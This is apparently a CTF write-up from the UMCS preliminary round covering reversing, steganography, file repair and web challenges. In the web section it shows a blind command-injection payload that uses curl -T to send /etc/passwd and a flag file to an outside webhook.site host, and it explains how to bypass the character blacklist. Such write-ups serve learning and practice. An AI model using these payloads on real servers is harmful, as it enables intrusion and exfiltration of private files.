1 void FUN_0010154b(int param_1)
2 {
3     int iVar1;
4     char *pcVar2;
5     ssize_t sVar3;
6     FILE *_stream;
7     size_t sVar4;
8     size_t __n;
9     long in_FS_OFFSET;
10    undefined local_418 [1032];
11    long local_10;
12
13    local_10 = *(long *)(in_FS_OFFSET + 0x28);
14    puts("[*]Handling a Connection!");
15    pcVar2 = (char *)malloc(0x400);
16    iVar1 = malloc_usable_size(pcVar2);
17    sVar3 = recv(param_1,pcVar2,(long)iVar1,0);
18    if ((int)sVar3 < 0) {
19        puts("[]Failed! No Bytes Received!");
20        /* WARNING: Subroutine does not return */
21        exit(1);
22    }
23    pcVar2 = strstr(pcVar2,"GET /goodshit/umcs_server HTTP/1.3.37");
24    if (pcVar2 == (char *)0x0) {
25        sVar4 = strlen("HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\r\n");
26        send(param_1,"HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\r\n",sVar4,
27             0);
28    }
29    else {
30        _stream = fopen("/flag","r");
31        if (_stream == (FILE *)0x0) {
32            sVar4 = strlen(
33                "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the /f
34                lag file.\r\n");
35            send(param_1,
36                "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the /flag file.
37                \r\n",
38                sVar4,0);
39    }
40    else {
41        memset(local_418,0,0x400);
42        sVar4 = fread(local_418,1,0x3ff,_stream);
43        fclose(_stream);
44        __n = strlen("HTTP/1.1 200 OK\r\nContent-Type: text/plain\r\n\r\n");
45        send(param_1,"HTTP/1.1 200 OK\r\nContent-Type: text/plain\r\n\r\n",__n,0);
46        send(param_1,local_418,sVar4,0);
47    }
48 }

```

Particularly this part:

```
sVar3 = recv(param_1,pcVar2,(long)iVar1,0);
if ((int)sVar3 < 0) {
    puts("[!]Failed! No Bytes Received!");
    /* WARNING: Subroutine does not return */
    exit(1);
}
pcVar2 = strstr(pcVar2,"GET /goodshit/umcs_server HTTP/13.37");
if (pcVar2 == (char *)0x0) {
    sVar4 = strlen("HTTP/1.1 404 Not Found\r\nContent-Type:
text/plain\r\n\r\nNot here buddy\n");
    send(param_1,"HTTP/1.1 404 Not Found\r\nContent-Type:
text/plain\r\n\r\nNot here buddy\n",sVar4,
     0);
}
else {
    __stream = fopen("/flag","r")
```

So over here, we can see that `pcVar2` is taking input or receiving data from the user. After that it uses `strstr()` to search for the exact string "`GET /goodshit/umcs_server HTTP/13.37`". If this check passes, it attempts to open the flag file and send its contents

We can simply use `printf` to send the exact string and pipe it as input to the nc connection and get the flag


```
printf "GET /goodshit/umcs_server HTTP/13.37" | nc 34.133.69.112 8080
HTTP/1.1 200 OK
Content-Type: text/plain

umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}
```

Flag: `umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}`

Steganography

Hotline Miami



README.md

A screenshot of the challenge description page for "Hotline Miami". The title "Hotline Miami" is at the top. Below it are two small buttons: "Category Steganography" and "Difficulty Easy". A section titled "Description" follows, containing the text: "You've intercepted a mysterious floppy disk labeled 50 BLESSINGS, left behind by a shadowy figure in a rooster mask. The disk contains a cryptic image and a garbled audio file. Rumor has it the message reveals the location of a hidden safehouse tied to the 1989 Miami incident. Decrypt the clues before the Russians trace your signal."

Based on the description, it says that there is a message that will reveal the location of a hidden safehouse but it doesn't specify which file between the audio and the image. So probably

we need to extract the metadata of the image and view the spectrogram of the audio.

readme.txt:

```
1 DO YOU LIKE HURTING OTHER PEOPLE?  
2  
3 Subject_Be_Verb_Year  
4 |
```

It seems like a flag format for me when I open the readme.txt

Let's list out the informations and ideas from what we got:

1. There is a hidden message which reveals the location.
2. An image file, we can extract the metadata.
3. An audio file, we can view the spectrogram.
4. A flag format: Subject_Be_Verb_Year

I think that the location might be in the image. so I used ExifTool to extract the metadata of rooster.jpg

```
YCbCr Sub Sampling      : YCbCr4:4:4 (1 1)  
Image Size              : 364x449  
Megapixels              : 0.163  
GPS Position            : 25 deg 45' 42.12", 80 deg 11' 30.48"
```

Nothing suspicious except the GPS Position which gives us the location of Miami. But when I search for the location on Google Maps, there is no obvious clue what I could do next. Maybe we need to explore more in the image?

I use the strings tool to extract the readable ASCII in the image to find if there are any hidden clues.

```
L*EI)Y
:qQJ6]
+;o}?  
RICHARD
```

We got the **RICHARD** at the bottom. But I can't see that it relates to the GPS location. Then, I tried to explore more about the steganography tools and found a steghide that can extract the hidden file from the image. But in order to extract it, we need to have a password. We can use **RICHARD** as the password.

```
(deli㉿kali)-[~/Downloads/um/umcs_preliminary/stego-Hotline_Miami]
$ steghide extract -sf rooster.jpg -p RICHARD
wrote extracted data to "payload1.txt".
```

Just like what I think! We now got the extracted file.

Payload1.txt

```
1 NEXT LOCATION: 18-15-15-20-5-18-13-1-19-11
2 DECODE THE STATIC.
3
```

The left screenshot shows the 'Results' page of dCode's analyzer. It displays a warning: 'The text has a short length, this can affect the quantity and reliability of the results (see FAQ)'. Below this, there is a table for 'Letter Number Code (A1Z26)' with columns for 'Letter' and 'Number'.

The right screenshot shows the 'ENCRYPTED MESSAGE IDENTIFIER' page. It has two main input fields: 'CIPHERTEXT TO RECOGNIZE' containing '18-15-15-20-5-18-13-1-19-11', and 'CLUES/KEYWORDS (IF ANY)' which is currently empty.


Using the [cipher identifier tool](#), we can see that the text was encoded with a1z26.

I decode the next location using [a1z26 tool](#) and got the rootermask.

Transformed text
rootermask

I continue to view the spectrogram of the audio to see if there are clues that are useful.

tool: <https://academo.org/demos/spectrum-analyzer/>



Starting from 0:43, we could see that there is a hidden text in the audio. The full text is **WATCHING 1989**. Watching is the verb and 1989 is the year.

So, based on what we found:

1. RICHARD
2. rootermask

3. WATCHING 1989

The flag format is Subject_Be_Verb_Year and if we look at the audio's name, we can see that it represents the kid.


iamthekidyouknowwhatimean.wav

So the Subject must be RICHARD since the rootermask is also known as richard. I arrange the word to get the full flag:


Richard_Is_Watching_1989

Flag: umcs{Richard_Is_Watching_1989}

Broken



We are given an mp4 file that is assumingly “broken” and we need to fix it.




Yep, as expected we cannot play the mp4 file because the binary might be corrupted. Usually challenges like these, we are required to fix the file signature and some more properties that define a file type. Luckily, we have an easy solution for this.

We can use this website to fix the file for us :D

<https://repair.easeus.com/>


Just upload the file and the video will be playing normally. After that, we can clearly see the flag being displayed for a few seconds.



Flag: `umcs{h1dd3n_1n_fr4m3}`

Web

healthcheck



We are given a link to the challenge and the source code on the github.

Health Check Your Webpage

Enter URL

Check

We can see that the site has a form that receives input. We can use this as our injection point. Since the description of the challenge says he left something on the server and asking for

help to fetch it, we probably need to retrieve something on the server.

Index.php

```
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST["url"])) {
    $url = $_POST["url"];

    $blacklist = [PHP_EOL, '$', ';', '&', '#', '^', '|', '*', '?', '~', '<', '>', '^', '<', '>', '(', ')', '[', ']', '{', '}', '\\'];

    $sanitized_url = str_replace($blacklist, '', $url);

    $command = "curl -s -D - -o /dev/null " . $sanitized_url . " | grep -oP '^HTTP.[0-9]{3}'";

    $output = shell_exec($command);
    if ($output) {
        $response_message .= "<p><strong>Response Code:</strong> " . htmlspecialchars($output) . "</p>";
    }
}
?>
```

This is the part that will process the input at the backend. So let's break it down one by one and identify its vulnerability.

```
2 if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST["url"])) {
3     $url = $_POST["url"];
4
5     $blacklist = [PHP_EOL, '$', ';', '&', '#', '^', '|', '*', '?', '~', '<', '>', '^', '<', '>', '(', ')', '[', ']', '{', '}', '\\'];
6
7     $sanitized_url = str_replace($blacklist, '', $url);
```

We have a list of blacklisted characters at line 5 and the input that contains the blacklisted characters will be replaced with empty strings at line 7.

```
9     $command = "curl -s -D - -o /dev/null " . $sanitized_url . " | grep -oP '^HTTP.[0-9]{3}'";
10
11    $output = shell_exec($command);
12    if ($output) {
13        $response_message .= "<p><strong>Response Code:</strong> " . htmlspecialchars($output) . "</p>";
14    }
```

As you can see at line 11, `shell_exec` is vulnerable to command injection. The code uses a dangerous PHP function where it will execute commands on the server. Since the input will be in the same line with the command at line 9, we can input our own command and it will be executed!

So we have identified the vulnerability, let's exploit it! First thing we need to do is to see if this is blind command injection or not. We can do this by looking at the site behaviour.

[if the url is valid]

The screenshot shows a web interface with a title 'Health Check Your Webpage'. Below the title is a text input field containing 'youtube.com'. To the right of the input field is a blue 'Check' button. Underneath the button, the text 'Response Code: HTTP/1.1 301' is displayed. The entire interface is enclosed in a black rectangular border.

[if the url is not found/valid]

The first part of the screenshot shows a successful check for 'arnabputih.com'. The second part shows an unsuccessful check for 'ls', where no response code is returned. Both parts of the screenshot are enclosed in a black rectangular border.

So the site only returns a response code because the command in the code is using `grep`. If there is no response code, then the site will not return anything. This is blind command injection.

How to exploit it? When facing a blind vulnerability, we need to use the Out-Of-Bound techniques where we send the output to our own server. We can use a webhook service to receive the response.

But we can't run the commands like `ls`, `whoami` or `cat` since the common separated character is blacklisted. Then how do we inject our command?

```
2 if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST["url"])) {
3     $url = $_POST["url"];
4
5     $blacklist = [PHP_EOL, '$', ';', '&', '#', '^', '|', '*', '?', '~', '<', '>', '^', '<', '>', '(', ')', '[', ']', '{', '}', '\\\\'];
6
7     $sanitized_url = str_replace($blacklist, '', $url);
```

If we list a few of characters that is not blacklisted, then we will get some characters that we can use to inject:

1. '
2. "
3. -
4. @

So here is the idea, we can use the `-` character as part of a curl flag to transfer the output to our webhook. The flag we'll use is `-T`, which tells `curl` to transfer the local file to destination. The simplest way to test it is to retrieve the server information in the `/etc/passwd`

Payload:

```
-T /etc/passwd  
https://webhook.site/6aafe784-f0ac-4e15-a26b-9f808d3014c1
```

Health Check Your Webpage

`-T /etc/passwd https://webhook.site/6aafe784-f0ac-4e15-a26b-9f808d3014c1`

Check

`Response Code: HTTP/1.1 100 HTTP/1.1 200`

Response:

Raw Content

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
smuggle:x:1000:1000::/home/smuggle:
```

We successfully execute the command and send the output to the webhook! Now we need to find the secret in the server. Remember the description that said he left the `hopes_and_dreams` on the server? Maybe that's a hint for the flag. But we need to know the path first. The default directory for the web server to store the website files is `/var/www/html/`. We can try to search for the `hopes_and_dreams` in it.

Payload:

```
-T /var/www/html/hopes_and_dreams
https://webhook.site/6aafe784-f0ac-4e15-a26b-9f808d3014c1
```

Health Check Your Webpage

```
-T /var/www/html/hopes_and_dreams https://webhook.site/6aafe784-f0ac-4e15-a26b-9f808d3014c1
```

Check

Response Code: HTTP/1.1 100 HTTP/1.1 200


Response:

Raw Content

```
umcs{n1c3_j0b_st34l1ng_myh0p3_4nd_dr3ams}
```

Flag: `umcs{n1c3_j0b_st34l1ng_myh0p3_4nd_dr3ams}`

Straightforward



We are given a link to the challenge and the source code. Let's view the source code first if we can find any vulnerability.

app.py

```

60 def claim():
61     if 'username' not in session:
62         return redirect(url_for('register'))
63     username = session['username']
64     db = get_db()
65     cur = db.execute('SELECT claimed FROM redemptions WHERE username=?', (username,))
66     row = cur.fetchone()
67     if row and row['claimed']:
68         flash("You have already claimed your daily bonus!", "danger")
69         return redirect(url_for('dashboard'))
70     db.execute('INSERT OR REPLACE INTO redemptions (username, claimed) VALUES (?, 1)', (username,))
71     db.execute('UPDATE users SET balance = balance + 1000 WHERE username=?', (username,))
72     db.commit()
73     flash("Daily bonus collected!", "success")
74     return redirect(url_for('dashboard'))
75

```

When we first read the source code, there's no obvious vulnerability that we can find. But if we look closely on line 70, the query uses `INSERT OR REPLACE` to insert the data into the redemptions table. The first question that comes to my mind is why use the `REPLACE` if you have `INSERT` in your query? Is it to prevent redundant data in the table? If that's so, then what's the point of having a block that checks the existing username in the table redemption? So I think we can bypass the checking block and claim more bonus!

After doing some research, I found the exact same situation in this article:

